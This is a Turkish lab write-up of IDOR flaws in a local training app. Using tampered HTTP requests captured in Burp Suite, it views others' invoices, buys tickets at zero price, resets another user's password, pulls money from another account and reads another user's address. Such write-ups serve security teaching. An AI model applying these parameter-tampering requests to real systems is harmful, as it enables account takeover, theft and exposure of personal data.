



IDOR (Insecure Direct Object Reference) Rapor

Invoices

You have a new invoice!


Click to view your invoice!

View

- Bildirim olarak yeni faturanın olduğu söylenir ve görmek için butona tıklıyoruz.

- - Butona tıkladıktan sonra kişiye ait fatura olduğunu görebiliyoruz ancak http sorgusunda faturaların belirli bir id'ye göre ekrana geldiği gözüküyor.

localhost:8080/sib/idor/invoices/index.php?invoice_id=1



- Burp-Suite programını kullanarak bu methodu incelediğimizde ise GET tipinde bir sorgu adresi ile sonuçları ekrana gönderiyor.Bu method üzerinde «id» değerli değiştirilerek diğer kişilerin faturaları görüntülenmesi gözlemlenir.

```
1 GET /lab/idor/invoices/index.php?invoice_id=1 HTTP/1.1
2 Host: localhost:8080
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:95.0) Gecko/20100101 Firefox/95.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: tr-TR,tr;q=0.8,en-US;q=0.5,en;q=0.3
6 Accept-Encoding: gzip, deflate
7 Referer: http://localhost:8080/lab/idor/invoices/
8 Connection: close
9 Upgrade-Insecure-Requests: 1
10 Sec-Fetch-Dest: document
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-User: ?1
14
15
```

Fotoğraftaki altı kırmızı çizili alandaki «id» değeri kullanıcı tarafından değiştirilip diğer bilgilere ulaşılabilir.

- «id» değeri 3 ile değiştirilip program üzerinden devam edildiğine başka bir kişiye ait fatura gözlemlenmektedir.

```
1 GET /lab/idor/invoices/index.php?invoice_id=3 HTTP/1.1
2 Host: localhost:8080
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:95.0) Gecko/20100101 Firefox/95.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: tr-TR,tr;q=0.8,en-US;q=0.5,en;q=0.3
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Upgrade-Insecure-Requests: 1
9 Sec-Fetch-Dest: document
10 Sec-Fetch-Mode: navigate
11 Sec-Fetch-Site: none
12 Sec-Fetch-User: ?1
13 Cache-Control: max-age=0
14
```

<

Ticket Sales

Reset

The price of one ticket is **10 \$**
Amount of money in your account: **1000 \$**

How many tickets do you want to buy ?

Enter the number of tickets:

Enter the number of tickets

Buy

Ticket Sales

Reset

The price of one ticket is **10 \$**
Amount of money in your account: **990 \$**

How many tickets do you want to buy ?

The purchase was successful!

Number of tickets you bought: **1**
Money you pay: **10 \$**

Enter the number of tickets:

Enter the number of tickets

Buy

- Bir biletin 10\$ dolar olarak satıldığı ve toplam bakiyemizin 1000\$ dolar olduğu gözlemleniyor.

- Alınmak istenen bilet sayısı girildikten sonra bilet alınıyor ve ana paradan bilet değeri kadar ana paradan eksiliyor.

Ticket Sales

Reset

The price of one ticket is **10 \$**

Amount of money in your account: **1000 \$**




How many tickets do you want to buy ?

Enter the number of tickets:

1

Buy

Burp-Suite programı ile araya girildiğinde POST method'u ile gönderim yaptığı gözlemleniyor.

Pretty Raw Hex   

```
1 POST /lab/idor/ticket-sales/index.php HTTP/1.1
2 Host: localhost:8080
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:95.0) Gecko/20100101 Firefox/95.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: tr-TR,tr;q=0.8,en-US;q=0.5,en;q=0.3
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 24
9 Origin: http://localhost:8080
10 Connection: close
11 Referer: http://localhost:8080/lab/idor/ticket-sales/index.php
12 Upgrade-Insecure-Requests: 1
13 Sec-Fetch-Dest: document
14 Sec-Fetch-Mode: navigate
15 Sec-Fetch-Site: same-origin
16 Sec-Fetch-User: ?1
17
18 amount=1&ticket money=10
```

Gönderilen kod incelendiğinde alt kısımda bilet sayısı ve bilet ücreti kod üzerinden alındığı gözlemleniyor. İsteği düzenleyerek bilet ücretini değiştiriyoruz.

```
Pretty Raw Hex   
1 POST /lab/idor/ticket-sales/index.php HTTP/1.1
2 Host: localhost:8080
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:95.0) Gecko/20100101 Firefox/95.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: tr-TR,tr;q=0.8,en-US;q=0.5,en;q=0.3
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 25
9 Origin: http://localhost:8080
10 Connection: close
11 Referer: http://localhost:8080/lab/idor/ticket-sales/index.php
12 Upgrade-Insecure-Requests: 1
13 Sec-Fetch-Dest: document
14 Sec-Fetch-Mode: navigate
15 Sec-Fetch-Site: same-origin
16 Sec-Fetch-User: ?1
17
18 amount=25&ticket_money=0
```

Ticket Sales

Reset

The price of one ticket is 10 \$

Amount of money in your account: 990 \$

How many tickets do you want to buy ?

The purchase was successful!

Number of tickets you bought: 25

Money you pay: 0 \$

Enter the number of tickets:

Enter the number of tickets

Buy

Kod üzerinde bilet ücretini 0 yaptıktan sonra isteği bu şekilde gönderiyoruz. Site üzerinden de kontrol ettiğimizde 25 adet bileti ana paramızdan eksilmeden satın aldığımızı gözlemliyoruz.

- Christopher kullanıcısına ait şifre değiştirme işlemi için kullanıldığı gözlemleniyor.

Changing Password

Reset

Your username: **Christopher**

Password Setting

Enter your new password:

Enter your new password

Confirm

Changing Password

[Reset](#)

Your username: **Christopher**

Password Setting

Enter your new password:

admin

[Confirm](#)

Klavyeden giriş yaptıktan sonra Burp-Suite ile incelediğimizde istek parametlerinde şifre ve kullanıcı id kısımları gözükme.

```
1 POST /lab/idor/changing-password/index.php HTTP/1.1
2 Host: localhost:8080
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:95.0) Gecko/20100101 Firefox/95.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: tr-TR,tr;q=0.8,en-US;q=0.5,en;q=0.3
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 24
9 Origin: http://localhost:8080
10 Connection: close
11 Referer: http://localhost:8080/lab/idor/changing-password/index.php
12 Upgrade-Insecure-Requests: 1
13 Sec-Fetch-Dest: document
14 Sec-Fetch-Mode: navigate
15 Sec-Fetch-Site: same-origin
16 Sec-Fetch-User: ?1
17
18 password=admin&user_id=1
```

Gönderilen bu parametreler düzenlemeye açık olduğundan kullanıcı id'sini elle girerek o id'ye ait kişinin şifresini değiştirebiliriz.

```
1 POST /lab/idor/changing-password/index.php HTTP/1.1
2 Host: localhost:8080
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:95.0) Gecko/20100101 Firefox/95.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: tr-TR,tr;q=0.8,en-US;q=0.5,en;q=0.3
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 24
9 Origin: http://localhost:8080
10 Connection: close
11 Referer: http://localhost:8080/lab/idor/changing-password/index.php
12 Upgrade-Insecure-Requests: 1
13 Sec-Fetch-Dest: document
14 Sec-Fetch-Mode: navigate
15 Sec-Fetch-Site: same-origin
16 Sec-Fetch-User: ?1
17
18 password=admin&user_id=2
```

Changing Password

[Reset](#)

Your username: **Christopher**

Password Setting

Password change successful!

Pierre's password has been changed.

Enter your new password:

[Confirm](#)

İstek üzerinde kullanıcı id = 2 olarak tanımladık ve isteği gönderdik, bu sayede Pierre adlı kullanıcının şifresini değiştirmiş oluyoruz.

- Aktif kullanıcı olarak ismimiz User 1 olarak atanmış, transfer edilecek bakiye ve alıcı kişinin ID numarası girilerek bir bakiye transferi yapıldığı gözlemlenmekte.

Money Transfer

Reset

Your account name: **User 1**
Your money in your account: **1000 \$**

Money Transfer Transactions

Transfer amount:

Transfer amount

Receiver ID:

Receiver ID

Confirm

ID	Name	Money
1	User 1	1000 \$
2	User 2	1100 \$
3	User 3	1000 \$
4	User 4	1000 \$
5	User 5	900 \$

Money Transfer

Reset

Your account name: **User 1**

Your money in your account: **1000 \$**

Money Transfer Transactions

Transfer amount:

100

Receiver ID:

2

Confirm

ID	Name	Money
1	User 1	1000 \$
2	User 2	1000 \$
3	User 3	1000 \$
4	User 4	1000 \$
5	User 5	1000 \$

Gönderilecek değeri ve alıcı ID değerlerini yazdıktan sonra Burp-Suite ile isteği inceliyoruz.

İstek incelendiğinde POST methodu ile parametre olarak bakiye değerini, alıcı ID değerini ve gönderen ID değerlerini de bulundurduğu gözlemleniyor.

```
1 POST /lab/idor/money-transfer/index.php HTTP/1.1
2 Host: localhost:8080
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:95.0) Gecko/20100101 Firefox/95.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: tr-TR,tr;q=0.8,en-US;q=0.5,en;q=0.3
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 46
9 Origin: http://localhost:8080
10 Connection: close
11 Referer: http://localhost:8080/lab/idor/money-transfer/index.php
12 Upgrade-Insecure-Requests: 1
13 Sec-Fetch-Dest: document
14 Sec-Fetch-Mode: navigate
15 Sec-Fetch-Site: same-origin
16 Sec-Fetch-User: ?1
17
18 transfer_amount=100&recipient_id=2&sender_id=1
```

Money Transfer

Reset

Your account name: **User 1**

Your money in your account: **1400 \$**

Money Transfer Transactions

The money transfer was successful!

Transfer amount:

Transfer amount

Receiver ID:

Receiver ID

Confirm

ID	Name	Money
1	User 1	1400 \$
2	User 2	600 \$
3	User 3	1000 \$
4	User 4	1000 \$
5	User 5	1000 \$

```
1 POST /lab/idor/money-transfer/index.php?message=success HTTP/1.1
2 Host: localhost:8080
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:95.0) Gecko/20100101 Firefox/95.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: tr-TR,tr;q=0.8,en-US;q=0.5,en;q=0.3
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 46
9 Origin: http://localhost:8080
10 Connection: close
11 Referer: http://localhost:8080/lab/idor/money-transfer/index.php?message=success
12 Upgrade-Insecure-Requests: 1
13 Sec-Fetch-Dest: document
14 Sec-Fetch-Mode: navigate
15 Sec-Fetch-Site: same-origin
16 Sec-Fetch-User: ?1
17
18 transfer_amount=500&recipient_id=1&sender_id=2
```

Alıcı ID ve gönderen ID değerleri düzenlenip istek bu şekilde yollandığında kendi adımıza başkasını hesabından para aktarımı yapıldığını gözlemliyoruz.

- Jesus S. Green adına adres girerek bu adrese sipariş verilebildiğiniz gözlemliyoruz.

Address Entry

Reset

My name: **Jesus S. Green**

My registered address:

Confirm Order - Enter Your Address

Enter your address:

Enter your address

Update Address

Order

Address Entry

Reset

My name: **Jesus S. Green**

My registered address:

Confirm Order - Enter Your Address

Enter your address:

Buca

Update Address

Order

```
1 POST /lab/idor/address-entry/ HTTP/1.1
2 Host: localhost:8080
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:95.0) Gecko/20100101 Firefox/95.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: tr-TR,tr;q=0.8,en-US;q=0.5,en;q=0.3
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 32
9 Origin: http://localhost:8080
10 Connection: close
11 Referer: http://localhost:8080/lab/idor/address-entry/
12 Cookie: PHPSESSID=hdjo2ik48rnavr36de4dvkubv6
13 Upgrade-Insecure-Requests: 1
14 Sec-Fetch-Dest: document
15 Sec-Fetch-Mode: navigate
16 Sec-Fetch-Site: same-origin
17 Sec-Fetch-User: ?1
18
19 address=Buca&addressID=1&update=
```

Address Entry

Reset

My name: **Jesus S. Green**

My registered address: **Buca**

Confirm Order - Enter Your Address

Address updated successfully!

Enter your address:

Enter your address

Update Address

Order

Burp-Suite ile istek incelendiğinde POST methodu kullanılarak bir sitek düzenlenmiş.
Bu istekte adres klavyeden girilen değer olarak ve belirli bir ID üzerine kayıt yapılıyor.

Address Entry

Reset

My name: **Jesus S. Green**
My registered address: **Buca**

Confirm Order - Enter Your Address

Address updated successfully!

Order placed successfully!

Order address: **Buca**
Name: **Jesus S. Green**

Enter your address:

Enter your address:

Update Address

Order

```
1 POST /lab/idor/address-entry/index.php?msg=success HTTP/1.1
2 Host: localhost:8080
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:95.0) Gecko/20100101 Firefox/95.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: tr-TR,tr;q=0.8,en-US;q=0.5,en;q=0.3
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 27
9 Origin: http://localhost:8080
10 Connection: close
11 Referer: http://localhost:8080/lab/idor/address-entry/index.php?msg=success
12 Cookie: PHPSESSID=hdjo2ik48rnavr36de4dvkubv6
13 Upgrade-Insecure-Requests: 1
14 Sec-Fetch-Dest: document
15 Sec-Fetch-Mode: navigate
16 Sec-Fetch-Site: same-origin
17 Sec-Fetch-User: ?1
18
19 address=&addressID=1&order=
```

```
1 POST /lab/idor/address-entry/index.php?msg=success HTTP/1.1
2 Host: localhost:8080
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:95.0) Gecko/20100101 Firefox/95.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: tr-TR,tr;q=0.8,en-US;q=0.5,en;q=0.3
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 27
9 Origin: http://localhost:8080
10 Connection: close
11 Referer: http://localhost:8080/lab/idor/address-entry/index.php?msg=success
12 Cookie: PHPSESSID=hdjo2ik48rnavr36de4dvkubv6
13 Upgrade-Insecure-Requests: 1
14 Sec-Fetch-Dest: document
15 Sec-Fetch-Mode: navigate
16 Sec-Fetch-Site: same-origin
17 Sec-Fetch-User: ?1
18
19 address=&addressID=2&order=
```

Address Entry

Reset

My name: **Jesus S. Green**
My registered address: **Buca**

Confirm Order - Enter Your Address

Address updated successfully!

Order placed successfully!

Order address: **38740 McDermott Centers Suite 216 Keelingfurt, CO 79459-7315**
Name: **Kimberly J. Price**

Enter your address:

Enter your address:

Update Address

Order

Sipariş kısmındaki
istek kodunu
düzenleyip istek
gönderildiğinde başka
kullanıcının adresini
göüntülemekteyiz.